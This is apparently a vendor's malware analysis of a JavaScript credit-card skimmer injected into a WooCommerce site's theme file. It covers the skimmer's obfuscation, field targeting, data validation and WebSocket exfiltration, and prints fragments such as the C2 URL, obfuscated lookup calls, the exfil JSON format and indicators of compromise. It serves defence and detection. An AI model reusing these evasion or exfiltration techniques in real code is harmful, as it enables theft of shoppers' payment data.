
One malicious change to a trusted JavaScript file can turn your checkout page into a silent credit-card skimmer, siphoning customer data off to criminals while the website looks secure and continues to work as normal. That creates serious organisational risk: PCI exposure, regulatory consequences, reputational damage, and a breach that remains invisible until long after the damage is done.
We recently became aware of exactly this kind of compromise, where an attacker modified a JavaScript file on disk and injected malware into it. At first glance, that might seem like an unusual choice. If an attacker has enough access to modify files on the server, why settle for injecting JavaScript into an existing library?
In this case, there’s a very good reason: the data they wanted to steal only existed in the browser, so that's where their malicious code needed to run.

An unusual choice
If I'd found a way to compromise a host to the point where I could modify files on disk, I'm not sure that injecting JavaScript malware into an existing file would be my first choice when it came to deciding my course of action. Yet, here we are!
Looking at the website in question, my best guess would be a vulnerable WordPress plugin has allowed some level of remote access to the attackers and they've leveraged that to modify an existing JS file. The compromised file was an existing and legitimate JS library, and the malware was injected at the start of the file, leaving the original library code intact later in the file. This is a common tactic aimed at reducing the disruption the injection causes as all original functionality remains, reducing the likelihood of being discovered.

Given that their goal was clearly to skim payment card data, it also explains why their chosen course of action was to modify an existing JS asset rather than leverage much more powerful server-side access: The payment card data doesn't exist on the server, only on the client, so that's where they have to target it!
Evasion and Anti-Detection Techniques
Rather than add their own file to the page and load the malware in that way, the attackers inserted their code in an existing file, and did so in a way that would not interrupt how it worked. The injected code uses a rotating string array with RC4 encryption and per-call decryption keys (the same technique used by
professional JavaScript obfuscation products!), and a reversed, base64-encoded C2 URL:
c3cvbW9jLm5kYy10c2V1cWVyLy86c3N3
sw/moc.ndc-tseuqer//:ssw
wss://request-cdn.com/ws
On top of this, after the malicious code establishes its WebSocket connection, it then removes itself to avoid detection.
Data Theft
Looking at the code and the fields on the page that it targets, it's pretty clear it's specifically designed for WooCommerce checkouts. The CSS selectors include every standard checkout field like #billing_, #shipping_, etc... Not only is it targeting specific fields, the skimmer isn't just blindly exfiltrating data, it's doing validation on the data before it exfiltrates it. For the card number, it's using the Luhn Algorithm to check that it's a valid card number, and it's also validating that the expiry date is a date in the future too!
On top of the desirable card data, it's also capturing other identity data that is present alongside the card data. This potentially includes your email address, phone number, full address including street/city/postcode/country, your browser UA and the hostname of the site. The code polls these fields in a loop every 500ms, presumably to catch autofill, paste, or JS-set values that don't trigger input or change events, but also progressively captures the data as you're typing, meaning it doesn't rely on an action like form submission for the exfiltration of complete data to happen. If you type in all of your card details and then have second thoughts about your purchase, it's already too late!
The final point that stood out to me is that the skimmer keeps a local record of card data that's already been stolen in localStorage, so if you were to return to the site and make another purchase using the same payment card, the skimmer wouldn't steal it a second time. How nice of them.
Data Exfiltration Mechanism
Once the skimmer has identified some data that passes local validation and it wants to exfiltrate that data, it does so via a WebSocket over TLS. The data is sent to wss://request-cdn.com/ws in real-time using a simple JSON payload.
{
    "method": "data",
    "host": "victim-site.com",
    "data": "*card data here*"
}
Although TLS protects the transmission itself, any security tool terminating and inspecting outbound TLS could still spot payment card data leaving the browser. To avoid this, the malware hides the card data by encrypting it with AES-256-GCM using a PBKDF2-derived key (100,000 iterations, SHA-256) before being sent, and the decryption key (e2c6b94cc6b4) is embedded in the payload. This isn't an additional security mechanism to protect the card data, this is another evasion technique.
Along with a buffer in localStorage to handle multi-step payment flows or interruptions, a keepalive ping on the WebSocket, and even reconnection logic with backoff handling, I'd say there's a robust strategy in place to make sure this data is going to be exfiltrated!
Infrastructure
C2 domain: request-cdn.com (mimics a CDN, registered 24th March 2026)
C2 IP: 69.40.207.105
Protocol: WebSocket over TLS (wss://)
Campaign ID: e2c6b94cc6b4 (used as encryption key, unique per victim site)
Target platform: WooCommerce (WordPress)
Delivery vehicle: Modified blazy.min.js theme asset
Code Obfuscation Techniques
I mentioned that the code obfuscation being used was quite advanced and whilst I don't want to delve into it too much as it doesn't really affect the outcome or the purpose of this script, I thought it was interesting and worth covering at a high level.
Any readable string in the code — method names, property names, URLs, algorithm names — are stripped out and dumped into a single, giant array. Instead of the code saying something like:
localStorage.setItem('TTxxp', data);
new WebSocket('wss://request-cdn.com/ws');
Every string is replaced with a function call that looks up the array at runtime:
localStorage[R(0x22b,'73VL')](R(0x1aa,'N@oZ'), data);
new WebSocket(R(0x26d,'Mb$3'));
There are no readable strings anywhere in the code. A human reading it sees nothing but hex numbers and short, random-looking keys.
The strings in the array aren't stored in plain text either — they're individually encrypted using the RC4 stream cipher. So, even if you dump the array, you just get a list of random-looking base64 blobs like these:
'WQtdUGxdQSodW7a', 'p0hdIL5wlCoP', 'W5iRx8oghaRdMq' ...The R() function, or a0j() in the loader, decrypts each entry on demand using a two-step process — first base64-decode the blob, then run RC4 on it to get the
plaintext back. To make this even more tricky, the payload uses per-call decryption keys. Each call to R() passes a different key:
R(0x22b, '73VL') // → "setItem"
R(0x1aa, 'N@oZ') // → "TTxxp"
R(0x26d, 'Mb$3') // → "wss://"
The second argument ('73VL', 'N@oZ', 'Mb$3') is the RC4 key for that specific string. Every string in the array is encrypted with a different key, hardcoded at its
call site. This means:
- We couldn't decrypt the whole array in one go — you need to know which key goes with which index and use the right one.
- Automated tools that try to extract string arrays will get garbage unless they also trace every individual call.
Further to this, at start up, the payload runs through a self-checking loop and shuffles/rotates the array.
while(!![]){
try {
const j = parseInt(...) / 1 + parseInt(...) / 2 * ...
if(j === 0x87dfa) break;
else S'push';
} catch(c) { S'push'; }
}
It keeps rotating the array — moving the first element to the end, over and over — until a specific arithmetic check across multiple entries produces the exact target
value of 0x87dfa. This means:
- The array indices in source code don't correspond to their actual positions until the correct rotation is found.
- You can't statically know which entry is at index 28 without running or simulating the shuffle to completion.
- It defeats simple array extraction because the indices only make sense after rotation
All in all, there are some pretty advanced techniques at play here, all designed to make it more difficult to detect and stop this attack.
How Report URI would have caught this
This is exactly the kind of attack Report URI can catch — and it would have tripped two separate alarms. CSP Integrity fingerprints your JavaScript assets using our JavaScript Integrity Monitoring feature so you can know the instant one of your JS assets changes; the moment blazy.min.js was modified on disk and served to the very first visitor, you'd have known. If that wasn't enough, the exfil itself was loud: a CSP with connect-src scoped to your own infrastructure blocks the wss://request-cdn.com/ws connection outright, stopping the exfiltration, and Report URI's reporting endpoint surfaces the violation the first time a victim hits checkout and sends you a notification. Either control on its own detects or stops this campaign; together they provide robust protection. If you run WooCommerce — or any page where payment card data touches the browser — these controls aren’t nice-to-haves. They’re the difference between spotting a compromise within minutes, or discovering it months later during breach notifications, chargebacks, or forensic investigation.
Indicators of Compromise
C2 Domain: request-cdn.com (registered 24th March 2026)
C2 IP: 69.40.207.105
If you want visibility into threats like this on your own site, you can start a 30-day free trial at Report URI. Our JavaScript Integrity Monitoring solution takes less than a minute to deploy and can begin collecting useful browser-side telemetry immediately.